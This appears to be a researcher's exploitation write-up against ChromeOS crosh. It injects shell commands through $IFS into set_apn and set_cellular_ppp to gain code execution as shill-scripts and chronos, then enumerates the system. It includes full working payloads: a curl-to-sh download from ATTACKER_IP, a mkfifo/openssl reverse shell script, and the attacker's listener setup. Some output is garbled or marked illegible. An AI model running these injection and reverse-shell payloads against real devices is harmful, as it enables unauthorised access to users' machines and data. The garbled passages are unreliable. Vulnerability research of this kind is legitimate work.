[-O ctl_cmd] [-o option] [-p port] [-Q query_option] [-R address]
[-S ctl_path] [-W host:port] [-w local_tun[:remote_tun]]
[user@]hostname [command]
No cellular service exists.
crosch> set apn "wgetIFS1>62"
/usr/bin/set apn: 1: eval: wget: not found
No cellular service exists.
crosch> set apn "curlIFS1>62"
curl: try 'curl --help' or 'curl --manual' for more information
No cellular service exists.
crosch> set apn "ncIFS1>62"
/usr/bin/set apn: 1: eval: nc: not found
No cellular service exists.
crosch> set apn "netcatIFS1>62"
/usr/bin/set apn: 1: eval: netcat: not found
No cellular service exists.
crosch> set apn "telnetIFS1>62"
/usr/bin/set apn: 1: eval: telnet: not found
No cellular service exists.
crosch> set apn "opensslIFS1>62"
openssl: No cellular service exists.
crosch> set apn "pythonIFS1>62"
/usr/bin/set apn: 1: eval: python: not found

```



Discovered Communications/Exfiltration Binaries:

```

tar :: curl :: sftp :: syp :: ssh :: openssl
openvpn :: ping :: smbclient :: base64

```

Command Injection Exploration

HIGH SCORE
03500

WHO ARE YOU?



```
crosh> set_apn `id${IFS}1>&2`  
uid=1(bin) gid=1(bin) groups=1(bin),2(daemon),3(sys)  
No cellular service exists.  
crosh>  
crosh> set_arpgw `id${IFS}1>&2`  
uid=1(bin) gid=1(bin) groups=1(bin),2(daemon),3(sys)  
/usr/bin/set_arpgw: 73: [: !=: unexpected operator  
dbus-send: Expected "true" or "false" instead of ""  
crosh>  
crosh> set_cellular_ppp `id${IFS}1>&2`  
uid=1(bin) gid=1(bin) groups=1(bin),2(daemon),3(sys)  
No cellular service exists.  
crosh>  
crosh> set_wake_on_lan `id${IFS}1>&2`  
uid=1(bin) gid=1(bin) groups=1(bin),2(daemon),3(sys)
```

```
crosh> set_apn `id$IFS1>&2`  
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)  
No cellular service exists.  
crosh>  
crosh> set_apn `id$IFS1>&2`  
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)  
No cellular service exists.  
crosh>  
crosh> set_cellular_ppp `id$IFS1>&2`  
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos),7(lp),18(audio)  
-access),600(cras),1001(chronos-access)  
No cellular service exists.  
crosh>  
crosh> set_wake_on_lan `id$IFS1>&2`  
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)
```



Variable Use Case:
set_apn "id\$IFS1>&2"

Resulting command:
/usr/bin/id 1>&2

Splitting Use Case:
set_apn "id\${IFS}1>&2"

Resulting command:
id bin 1>&2



Using our newly discovered Command Injection vulnerability we can enumerate commands, and inspect the internal file system and resources. Also a good time to validate who we are using the 'id' command.

\$IFS vs. \${IFS}

Some commands appear to require the use of curly brackets around IFS (ie: curl) in order to run properly (due to splitting vs. variable use cases). While using the 'id' command across vulnerable binaries, it was discovered that the 'set_cellular_ppp' command was being run as the 'chronos' user (when using \$IFS as a variable), while the other tested commands ran as the 'shill-scripts' user.

Crosh Command	\${IFS} - SPLITTING	\$IFS - VARIABLE
set_apn	uid=1 (bin)	uid=295 (shill-scripts)
set_arpgw	uid=1 (bin)	uid=295 (shill-scripts)
set_cellular_ppp	uid=1 (bin)	uid=1000 (chronos) 
set_wake_on_lan	uid=1 (bin)	uid=295 (shill-scripts)

Additional Testing Needed. Let's Hack.

Time to try and obtain a reverse shell or other point of access in order to verify our user, permissions, access level, and host environment and attached services.



HIGH SCORE
05500

OBTAINING A REVERSE SHELL

Never give up! It may take trying every possible method and technique you know in order to get that shell...and is worth every second of effort. Being thorough, exhaustive, and tenacious is the key to finding needles in the haystack, and carrots in the rabbit hole!



CHROMEBOOK



Initiate a 'curl' download of the 'shell.sh' file, where it will run locally, and provision a callback to the listening OpenSSL server, establishing an encrypted reverse shell from the Chromebook to the ATTACKER BOX. NOTE: For this reverse shell we will use the '**set_apn**' command which runs as the '**shill-scripts**' user.

```
crosh> set_apn "curl${IFS}-L${IFS}http://ATTACKER_IP:88/shell.sh${IFS}|${IFS}sh"
```


CROSH CMD: **set_apn**

Breakout Achieved!

```
<waiting for connection>
$ id
uid=295(shill-scripts) gid=295(shill-scripts) groups=295 (shill-scripts)
$
$ /usr/bin/script -qc /bin/bash /dev/null
shill-scripts@localhost / $
```



New User Unlocked!
shill-scripts



ATTACKER BOX



Host the 'shell.sh' file on ATTACKER BOX in same directory where you run the Python simple web server. Run a local HTTP server on TCP port 88 (hosting the 'shell.sh' file), and an OpenSSL listener on TCP port 443.

/var/tmp/shell.sh:

```
mkfifo /tmp/lrl; /bin/sh -i < /tmp/lrl 2>&1 | openssl s_client -quiet -connect ATTACKER_IP:443 > /tmp/lrl;
```

```
root@rabbithole:~/# python -m http.server 88 &
root@rabbithole:~/# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes -batch
root@rabbithole:~/# openssl s_server -quiet -key key.pem -cert cert.pem -port 443
```

<waiting for connection>



HIGH SCORE
07000

THE PATH OF HIGHEST PRIVILEGE

It appears we may have access to multiple users on the Chromebook system. Let's validate this by using the '**set_cellular_ppp**' command to generate our reverse shell, and upgrade our access to the '**chronos**' user!



CHROMEBOOK



Initiate a '**curl**' download of the '**shell.sh**' file, where it will run locally, and provision a callback to the listening OpenSSL server, establishing an encrypted reverse shell from the Chromebook to the ATTACKER BOX. NOTE: For this reverse shell we will use the '**set_cellular_ppp**' command which runs as the '**chronos**' user.

```
crosh> set_cellular_ppp "curl${IFS}-L${IFS}http://ATTACKER_IP:88/shell.sh${IFS}|${IFS}sh"
```

Reverse Shell Established!

```
<waiting for connection>
$ id
uid=1000(chronos) gid=1000(chronos) groups=1000 (chronos)
$ /usr/bin/script -qc /bin/bash /dev/null
chronos@localhost / $
```



New User Unlocked!

chronos



ATTACKER BOX



Host the '**shell.sh**' file on ATTACKER BOX in same directory where you run the Python simple web server. Run a local HTTP server on TCP port 88 (hosting the '**shell.sh**' file), and an OpenSSL listener on TCP port 443.

/var/tmp/shell.sh:

```
mkfifo /tmp/lrl; /bin/sh -i < /tmp/lrl 2>&1 | openssl s_client -quiet -connect ATTACKER_IP:443 > /tmp/lrl;
```

```
root@rabbithole:~/# python -m http.server 88 &
root@rabbithole:~/# openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes -batch
root@rabbithole:~/# openssl s_server -quiet -key key.pem -cert cert.pem -port 443
```

<waiting for connection>

CROSH CMD: **set_cellular_ppp**

P1**chronos****HIGH SCORE**
07000**P2****shill-scripts**

UID/GID=1000
HOME=/home/chronos/user
SHELL=/bin/bash
PATH=/bin:/usr/bin



```
chronos@localhost / $ env
SHELL=/bin/sh
TERM=xterm
DATA_DIR=/home/chronos
LC_ALL=en_US.utf8
USER=chronos
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.lha=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.diz=01;31:*.gz=01;31:*.l1:*.t2=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pb35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.log=00;32:*.patch=00;32:*.pdf=00;32:*.ps=00;32:*.tex=00;32:*.txt=00;32:00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.lsb_release_time=1535494113
DBUS_FATAL_WARNINGS=0
PATH=/bin:/usr/bin
CHROME_SESSION_LOG_DIR=/home/chronos/user/log
PWD=/run/shill
CURRENT_COMMAND=set cellular_ppp
DONT_CRASH_ON_ASSERT=1
HOME=/home/chronos/user
SHLVL=2
CHROME_LOG_FILE=/var/log/chrome/chrome
LOGNAME=chronos
DBUS_SESSION_BUS_ADDRESS=disabled:
XDG_RUNTIME_DIR=/run/chrome
LSB_RELEASE=CHROMEOS_AUSERVER=https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_CANARY_APPID={90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_DEVSERVER=
CHROMEOS_RELEASE_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_RELEASE_BOARD=butterfly-signed-mp-v4keys
CHROMEOS_RELEASE_BRANCH_NUMBER=67
CHROMEOS_RELEASE_BUILDER_PATH=butterfly-release/R65-10323.67.9
CHROMEOS_RELEASE_BUILD_NUMBER=10323
CHROMEOS_RELEASE_BUILD_TYPE=Official Build
```

```
chronos@localhost / $ set
BASH=/bin/bash
BASHOPTS=checkwinsize:cmdhist:complete_fullquote:expand_aliases:extquote:force_ignores:hist
mp:promptvars:sourcepath
BASH_ALIASES=()
BASH_ARGC=()
BASH_ARGV=()
BASH_CMDS=()
BASH_LINENO=()
BASH_SOURCE=()
BASH_VERSION={0}="4" [1]="3" [2]="42" [3]="1" [4]="release" [5]="x86_64-cros-linux-gnu"
BASH_VERSION=4.3.42(1)-release
CHROMEOS_SESSION_LOG_DIR=/home/chronos/user/log
CHROME_LOG_FILE=/var/log/chrome/chrome
COLUMNS=162
CURRENT_COMMAND=set cellular_ppp
DATA_DIR=/home/chronos
DBUS_FATAL_WARNINGS=0
DBUS_SESSION_BUS_ADDRESS=disabled:
DIRSTACK=()
DONT_CRASH_ON_ASSERT=1
EUID=1000
GROUPS=()
HISTFILE=/home/chronos/user/.bash_history
HISTFILESIZE=500
HISTSIZE=500
HOME=/home/chronos/user
HOSTNAME=localhost
HOSTTYPE=x86_64
IFS=$'\n'
LC_ALL=en_US.utf8
LINES=40
LOGNAME=chronos
LSB_RELEASE=CHROMEOS_AUSERVER=https://tools.google.com/service/update2
29CE-83E2-4FAF-8479-E368A34938B1}\nCHROMEOS_DEVSERVER=https://tools.google.com/service/update2
v4keys\nCHROMEOS_RELEASE_BOARD=butterfly-signed-mp-v4keys\nCHROMEOS_RELEASE_BRANCH_NUMBER=67\nCHROMEOS_RELEASE_BUILDER_PATH=butterfly-release/R65-10323.67.9\nCHROMEOS_RELEASE_BUILD_NUMBER=10323\nCHROMEOS_RELEASE_BUILD_TYPE=Official Build\nCHROMEOS_RELEASE_MILESTONE=65\nCHROMEOS_RELEASE_DESCRIPTION=SE NAME=CHROMEOS_RELEASE_PATCH_NUMBER=9\nCHROMEOS_RELEASE_TRACK=stable-channel-ASE=10323.67.9\n\n'
LSB_RELEASE_TIME=1535494113
```



UID/GID=295
HOME=/dev/null
SHELL=/bin/false
PATH=/usr/bin:/usr/sbin:/bin:/usr/local/sbin:/usr/local/bin




```
shill-scripts@localhost / $ env
env
TERM=linux
LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.lha=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.Z=01;31:*.diz=01;31:*.gz=01;31:*.l1:*.t2=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:01;31:*.cab=01;31:*.jpg=01;35:*.jpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pb35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.log=00;32:*.patch=00;32:*.pdf=00;32:*.ps=00;32:*.tex=00;32:*.txt=00;32:00;36:*.mpc=00;36:*.ogg=00;36:*.ra=00;36:*.wav=00;36:*.oga=00;36:*.opus=00;36:*.lsb_release_time=1535494113
DBUS_FATAL_WARNINGS=0
PATH=/bin:/usr/bin
CHROME_SESSION_LOG_DIR=/home/chronos/user/log
PWD=/run/shill
CURRENT_COMMAND=set cellular_ppp
DONT_CRASH_ON_ASSERT=1
HOME=/home/chronos/user
SHLVL=2
CHROME_LOG_FILE=/var/log/chrome/chrome
LOGNAME=chronos
DBUS_SESSION_BUS_ADDRESS=disabled:
XDG_RUNTIME_DIR=/run/chrome
LSB_RELEASE=CHROMEOS_AUSERVER=https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_CANARY_APPID={90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_DEVSERVER=
CHROMEOS_RELEASE_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_RELEASE_BOARD=butterfly-signed-mp-v4keys
CHROMEOS_RELEASE_BRANCH_NUMBER=67
CHROMEOS_RELEASE_BUILDER_PATH=butterfly-release/R65-10323.67.9
CHROMEOS_RELEASE_BUILD_NUMBER=10323
CHROMEOS_RELEASE_BUILD_TYPE=Official Build
```



HIGH SCORE
07000

shill-scripts

P2



```

chronos@localhost /run/shm/$ /sbin/getcap -print
Current:
Bounding set mcap chown, cap_dac_override, cap_dac_read_search, cap_fowner, cap_fsidcap,
ice, cap_net_broadcast, cap_net_raw, cap_sys_admin, cap_sys_log, cap_sys_ptrace, cap_sys_time,
cap_sys_boot, cap_sys_nice, cap_sys_resource, cap_sys_time, cap_sys_tty_config, cap_mknod,
mac_admin, cap_sys_log, cap_wake_alarm, cap_block_suspend
Securebits: 00/bx0/100
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
uid=1000(chronos)
gid=1000(chronos)
groups=(lp,lp,8(audio),27(video),200(pcsk11),222(input),240(brltty),303(policy-readers))
chronos@localhost / $ cat /proc/cgroups
#subsys name hierarchy num_cgroups enabled
cpu 1 8 1
freezer 2 5 1
chronos@localhost / $
chronos@localhost / $ /sbin/getcap -r /2>/dev/null
/sbin/jmxid dbnpw = cap_dac_overrideep
/sbin/bin/fusermount = cap_sys_adminrawep
/bin/ping6 = cap_net_raw+ep
/bin/ping = cap_net_raw+ep
/sbin/arping = cap_net_raw+ep

```

```

Name: localhost / cat /proc/self/status
State: R (running)
Tgid: 9410
Pid: 9418
PPid: 3153
TracerPid: 0
Uids: 1000 1000 1000 1000 1000
Gids: 1000 1000 1000 1000 1000
Size: 24
Groups: 7 38 27 308 222 246 393 483 688 1008 1081
VmPeak: 1440 kB
VmSize: 1440 kB
VmCmx: 0 kB
VmPm: 0 kB
VmHm: 0 kB
VmUm: 900 kB
VmStk: 900 kB
VmLib: 416 kB
VmDsh: 136 kB
VmTotl: 1012 kB
VmLib: 1944 kB
VmOff: 20 kB
VmPage: 0 kB
Threads: 1
SigP: 1/21888
SigPnd: 000000000000000000000000
SigBk: 000000000000000000000000
SigUlk: 000000000000000000000000
SigTgn: 000000000000000000000001
SigCgt: 000000000000000000000000
CapInh: 000000000000000000000000
CapEff: 000000000000000000000000
CapBnd: 000000000000000000000000
CpuSched: 000000000000000000000000
Umask: 000000000000000000000000
NprocPrivs: 1
CpusAllowed: 3
CpusAllowedLst: 0-1
CpusAllowedLstSwitches: 0

```

[illegible]

```

# cat /etc/fstab | grep -v "#|comment" | /usr/sbin/lsfstail
TARGET                                SOURCE                                PSTYPE                                OPTIONS
# /dev
# /dev/shm                          /devtmpfs                            devtmpfs                             rw,nosuid,nodev,relat
# /devpts                             /devpts                              devpts                               rw,nosuid,nodev,rela
# /dev/pstore                        /pstore                              pstore                              rw,nosuid,nodev,nos
# /proc                             none                                 proc                                rw,nosuid,nodev,nos
# /sys
# /sys/kernel/debug                  /sysfs                               sysfs                               rw,nosuid,nodev,nos
# /sys/kernel/pstore                 /pstore                              pstore                              rw,nosuid,nodev,nos
# /sys/fs/cgroup/cpus                /sys/fs/cgroup/cpus                 cgrou                                rw,nosuid,nodev,nos
# /sys/fs/cgroup/ freezer            /sys/fs/cgroup/ freezer             cgrou                                rw,nosuid,nodev,nos
# /tmp
# /run
# /run/crypttab/ephemeral_mount-24f9a94c351da9e2d4bc2a3d81d1f1
# /dev/loop1                         ext4                                  rw,nosuid,nodev,nos
# /mnt/stafefail partition/encrypted
ext4                                  rw,nosuid,nodev,nos,
# /usr/share/zone
none                                 rw,nosuid,nodev,nos
# /home/chromos
rw,nosuid,nodev,nos,
# /home/chromos/usb1
rw,nosuid,nodev,nos
# /home/chromos/usb-24f9a94c351da9e2d4bc2a3d81d1f1
rw,nosuid,nodev,nos
# /home/usb-24f9a94c351da9e2d4bc2a3d81d1f1
rw,nosuid,nodev,nos
# /var
rw,nosuid,nodev,nos,
# /media
media                                 tmpfs                                rw,nosuid,nodev,nos

```

```
chronos@localhost /proc/self/ns $ pwd
/proc/self/ns
chronos@localhost /proc/self/ns $ ls -al
total 0
dr-x--x--x 2 chronos chronos 0 Jun 27 22:29 .
dr-xr-xr-x 8 chronos chronos 0 Jun 27 12:03 ..
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 ipc -> ipc:[4026531839]
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 mnt -> mnt:[4026531840]
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 net -> net:[4026531957]
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 pid -> pid:[4026531836]
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 user -> user:[4026531837]
lrwxrwxrwx 1 chronos chronos 0 Jun 27 22:31 uts -> uts:[4026531838]
```

```
chronos@localhost /proc/self/fd $ ls -al
total 0
dr-x----- 2 chronos chronos 0 Jun 27 22:29 .
dr-xr-xr-x 8 chronos chronos 0 Jun 27 12:03 ..
lrwx----- 1 chronos chronos 64 Jun 27 22:29 0 -> /dev/pts/0
lrwx----- 1 chronos chronos 64 Jun 27 22:29 1 -> /dev/pts/0
lrwx----- 1 chronos chronos 64 Jun 27 22:29 2 -> /dev/pts/0
lrwx----- 1 chronos chronos 64 Jun 27 22:29 255 -> /dev/pts/0
```

```

shill-scripts@localhost / $ /sbin/capsh --print
current=
mounting set =cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_vice,cap_net_broadcast,cap_net_admin,cap_net_raw,cap_ipc_lock,cap_ipc_owner,cap_sys_module,cap_sys_boot,cap_sys_nice,cap_sys_admin,cap_sys_resource,cap_sys_time,cap_sys_tty_config,cap_xmknod,cap_lease,cap_mknod,cap_syslog,cap_wake_alarm,cap_block_suspend
Securitybits: 0x0a01b
secure-noroot: no (unlocked)
secure-no-suid-fixup: no (unlocked)
secure-keep-caps: no (unlocked)
uid=2951(shill-scripts)
uid=2951(shill-scripts)
groups=
shill-scripts@localhost / $ /sbin/getcap -r / 2>/dev/null
/sbin/getcap -r / 2>/dev/null
/sbin/unix_chkpwd = cap_dac_override+ep
/usr/bin/fusemount = cap_sys_admin+ep
/bin/ping6 = cap_net_raw+ep
/bin/ping = cap_net_raw+ep
/bin/rping = cap_net_raw+ep

```

[illegible]

```

shill-scripts@localhost /proc/self/ns : pwd
pwd
/proc/self/ns
shill-scripts@localhost /proc/self/ns : ls -al
ls -al
total 0
dr-xr-xr-x 2 shill-scripts shill-scripts 0 Jun 27 22:31 .
dr-xr-xr-x 8 shill-scripts shill-scripts 0 Jun 27 22:03 ..
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 ipc -> 'ipc:[4026531839]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 mnt -> 'mnt:[4026532567]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 net -> 'net:[4026531987]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 pid -> 'pid:[4026531386]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 user -> 'user:[4026531837]'
lrwxrwxrwx 1 shill-scripts shill-scripts 0 Jun 27 22:31 uts -> 'uts:[4026531383]'

```

```

shill-scripts@localhost /proc/self/fd $ ls -al
ls -al
total 0
dr-xr-xr-x 2 shill-scripts shill-scripts 0 Jun 27 22:30 .
dr-xr-xr-x 8 shill-scripts shill-scripts 0 Jun 27 12:03 ..
lrwx----- 1 shill-scripts shill-scripts 64 Jun 27 22:30 0 -> /dev/pts/5
lrwx----- 1 shill-scripts shill-scripts 64 Jun 27 22:30 1 -> /dev/pts/5
lrwx----- 1 shill-scripts shill-scripts 64 Jun 27 22:30 14 -> /dev/urandom
lrwx----- 1 shill-scripts shill-scripts 64 Jun 27 22:30 2 -> /dev/pts/5
lrwx----- 1 shill-scripts shill-scripts 64 Jun 27 22:30 255 -> /dev/pts/5
lrwx----- 1 shill-scripts shill-scripts 64 Jun 27 22:30 4 -> [pid:21547]*

```

[illegible]

OS/SYSTEM COMMANDS

HIGH SCORE
07000

KERNEL INFO & LOGS

LOL!

```
chromos@localhost / $ cat /var/log/debug_vboot_noisy.log
Running /usr/bin/dev_debug_vboot
+ date
Sun Jun 26 21:10:37 MDT 2022
# DEV DEBUG FORCE=( )
# OPT_CLEANUP=(yes)
# OPT_BIOS=( )
# OPT_FORCE=( )
# OPT_IMAGE=( )
# OPT_KERNEL=( )
# FLAG_SAVE_LOG_FILE=(yes)
+ crossystem --all
arch = x86
# Platform architecture
# Backup the nvram somewhere at the next boot. Cleared on success.
battery_cutoff_request = 1
# Cut off battery and shutdown on next boot.
black_devmode = 0
# Block all use of developer mode
# Clear TPM owner on next boot
clear_tpm_owner_request = 0
# Clear TPM owner done
clear_tpm_owner_done = 1
# OS should allow debug features
cros_debug = 0
# Debug reset mode request (writable)
dbg_reset = 0
# OS image built for debug features
debug_build = 0
# Enable developer mode boot from USB/SD (writable)
dev_boot_usb = 0
# Enable developer mode boot legacy OSes (writable)
dev_boot_legacy = 1
# Enable developer mode boot only from official kernels (writable)
dev_boot_signed_only = 0
# default boot from legacy or usb (writable)
dev_default_boot = disk
# Developer switch position at boot
devsw_boot = 0
# Developer switch current position
devsw_boot_usb = 0
# Disable virtual dev-mode on next boot
disable_dev_request = 0
# Active EC firmware
ecfw_act = RW
# Main firmware flashmap physical address
fwmap_base = 0x00610000
# Try firmware B count (writable)
fw_b tries = 0
# Firmware was selected by vboot2 or 0 otherwise
fw_vboot2 = 0
# Active firmware ID
fwid = Google_Butterfly.2788.39.0
# Times to try OS firmware update (writable, inside kern_nv)
fwupdate tries = 0
# Firmware tried this time (vboot2)
fw tried = A
# Number of times to try fw try next (writable)
fw try count = A
# Firmware to try next (vboot2,writable)
fw try next = A
# Firmware result this time (vboot2,writable)
fw result = unknown
# Firmware tried on previous boot (vboot2)
fw prev tried = A
# Firmware result of previous boot (vboot2)
fw prev result = unknown
```

```
chromos@localhost ~ $ ls
'Affiliation Database'      'Extension State'
'Affiliation Database-Journal' Favicons
Bookmarks                  Favicons-Journal
Bookmarks.bak              'File System'
Cache                      GCACHE
Cookies                   'GCM Store'
Cookies-Journal            GPUCache
'Current Session'          History
'Current Tabs'             History-Journal
'Custom Dictionary.txt'    'History Provider Cache'
'Custom Dictionary.txt.backup' IndexedDB
databases                  'Last Session'
data_reduction_proxy_levelb 'Last Tabs'
Downloads                  'Local App Settings'
'Download Service'         'Local Extension Settings'
'Extension Cookies'        'Local Settings'
'Extension Cookies-Journal' 'Local Storage'
'Extension Rules'         Log
```

```
chromos@localhost / $ cat /proc/version
Linux version 3.8.11 (chrome-bot@swarm-cros-56) (gcc version 4.9.x 20150123 (prerelease)
(4.9.2 cos gg 4.9.2-r175-0c5a56a1322e137fa4a251f2cccc6c4022918c0a 4.9.2-r175) ) #1 SMP Tu
e Aug 28 12:43:15 PDT 2018
```

```
chromos@localhost / $ lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:            Little Endian
CPU(s):                2
On-line CPU(s) list:   0,1
Thread(s) per core:    1
Core(s) per socket:    2
Socket(s):              1
Vendor ID:              GenuineIntel
CPU family:             6
CPU model:              42
Model name:             Intel(R) Celeron(R) CPU 847 @ 1.10GHz
Stepping:               7
CPU MHz:                800.000
CPU max MHz:            1100.0000
CPU min MHz:            800.0000
BogoMIPS:               2194.94
Virtualization:         VT-x
L1d cache:              32K
L1i cache:              32K
L2 cache:               256K
L3 cache:               2048K
Flags:                  fpu vme de pse tsc msr pae mce cx8 ap
m constant_tsc arch_perfmon pebs bts rep good nopl xtopology
pcid sse4_1 sse4_2 x2apic popcnt tsc deadline timer xsave la
```

```
chromos@localhost / $ cat /etc/issue
Developer Console
```

To return to the browser, press:

[Ctrl] and [Alt] and [< -] (F1)

To use this console, the developer mode switch must be engaged.
Doing so will destroy any saved data on the system.

In developer mode, it is possible to:

- login and sudo as user 'chromos'
- require a password for sudo and login(*)
- disable power management behavior (screen dimming):
sudo initctl stop powerd
- install your own operating system image!

* To set a password for 'chromos', run the following as root:

```
chromos#setdevpasswd
```

If you are having trouble booting a self-signed kernel, you may need to
enable USB booting. To do so, run the following as root:

```
enable_dev_usb_boot
```

Have fun and send patches!

```
chromos@localhost ~ $ cat /etc/os-release
BUILD_ID=10323.67.9
NAME=Chrome OS
ID LIKE=chromiumos
GOOGLE CRASH ID=ChromeOS
VERSION ID=65
BUG REPORT URL=https://crbug.com/new
VERSION=65
HOME URL=https://www.chromium.org/chromium-os
ID=chromeos
```

```
chromos@localhost /tmp $ sysctl -a
abi.vsyscall32 = 1
debug.exception-trace = 1
dev.hpet.max-user-freq = 64
dev.scsi.logging-level = 0
fs.aio-max-nr = 65536
fs.aio-nr = 0
fs.dentry-state = 116599 89872 45 0 0 0
fs.epoll.max-user-watches = 783478
fs.file-max = 397837
fs.file-nr = 2464 0 397837
fs.inode-nr = 100699 1
fs.inode-state = 100699 1 0 0 0 0
fs.inotify.max-queued-events = 16384
fs.inotify.max-user-instances = 128
fs.inotify.max-user-watches = 8192
fs.lease-break-time = 45
fs.leases-enable = 1
fs.nr-open = 1048576
fs.overflowpid = 65534
fs.overflowuid = 65534
fs.pipe-max-size = 1048576
sysctl: permission denied on key 'fs.protected_hardlinks'
sysctl: permission denied on key 'fs.protected_symlinks'
fs.suid-dumpable = 2
kernel.acpi_video_flags = 0
kernel.auto_msdmmi = 1
kernel.blk_iopoll = 1
kernel.bootloader_type = 8
kernel.bootloader-version = 8
sysctl: permission denied on key 'kernel.cad_pid'
kernel.cap_last_cap = 36
kernel.compat-log = 1
kernel.core-pattern = /sbin/crash_reporter --user=%P:%S:%U:%e
kernel.core-pipe-limit = 4
kernel.core-uses-pid = 0
```

```
chromos@localhost ~ $ cat /etc/lsb-release
CHROMEOS_AUSERVER=https://tools.google.com/service/update2
CHROMEOS_BOARD_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_CANARY_APPID={90F229CE-83E2-4FAF-8479-E368A34938B1}
CHROMEOS_DEVSERVER=
CHROMEOS_RELEASE_APPID={6372E332-9A26-4CE3-9C39-93D8A4E383AF}
CHROMEOS_RELEASE_BOARD=chromeos-butterfly-signed-mp-v4keys
CHROMEOS_RELEASE_BRANCH_NUMBER=67
CHROMEOS_RELEASE_BUILDER_PATH=butterfly-release/R65-10323.67.9
CHROMEOS_RELEASE_BUILD_NUMBER=10323
CHROMEOS_RELEASE_BUILD_TYPE=Official Build
CHROMEOS_RELEASE_CHROME_MILESTONE=65
CHROMEOS_RELEASE_DESCRIPTION=10323.67.9 (Official Build) stable-channel butterfly
CHROMEOS_RELEASE_NAME=Chrome OS
CHROMEOS_RELEASE_PATCH_NUMBER=9
CHROMEOS_RELEASE_TRACK=stable-channel
CHROMEOS_RELEASE_VERSION=10323.67.9
DEVICETYPE=CHROMEBOOK
GOOGLE RELEASE=10323.67.9
```

INTERROGATING ALL COMMANDS...

HIGH SCORE
07000

ON THE ENTIRE BLOCK!

```
chronos@localhost /sbin $ /usr/sbin/chromeos-setdevpasswd
Password:
Verifying - Password:
/usr/sbin/chromeos-setdevpasswd: 17: /usr/sbin/chromeos-setdevpasswd: cannot create /mnt/stateful_partition/etc/devmode.passwd: Permission denied
```

```
Chronos@localhost /tmp $ /usr/bin/generate_logs --help
Developer helper tool for getting extended debug logs from the system.
```

This calls back into debug using the DumpDebugLogs dbus end point.

```
--compress (Compress the tarball) type: bool default: true
--help (Show this help message) type: bool default: false
--output (Where to write the output) type: string default: ""
```

```
chronos@localhost /tmp $ /usr/bin/generate_logs
[0603/193656:INFO:generate_logs.cc(86)] Gathering logs, please wait
[0603/193656:INFO:generate_logs.cc(91)] Logs saved to /tmp/debug-logs_20220603-193656.tgz
```

```
chronos@localhost /opt/google/input $ ./device_added LRLMUZHERE!
chronos@localhost /opt/google/input $ tail -var/log/messages
2022-05-28T12:07:19.668759-06:00 DEBUG kernel: [ 4080.830880] ieee80211 phy0: device now idle
2022-05-28T12:07:28.030422-06:00 ERR cras server[1187]: Unable to find the best channel map
2022-05-28T12:08:14.052524-06:00 NOTICE chronos[5690]: ./device_added --help
2022-05-28T12:08:19.671134-06:00 DEBUG kernel: [ 4140.764366] ieee80211 phy0: device no longer idle - scanning
2022-05-28T12:08:23.459029-06:00 DEBUG kernel: [ 4144.550251] ieee80211 phy0: device now idle
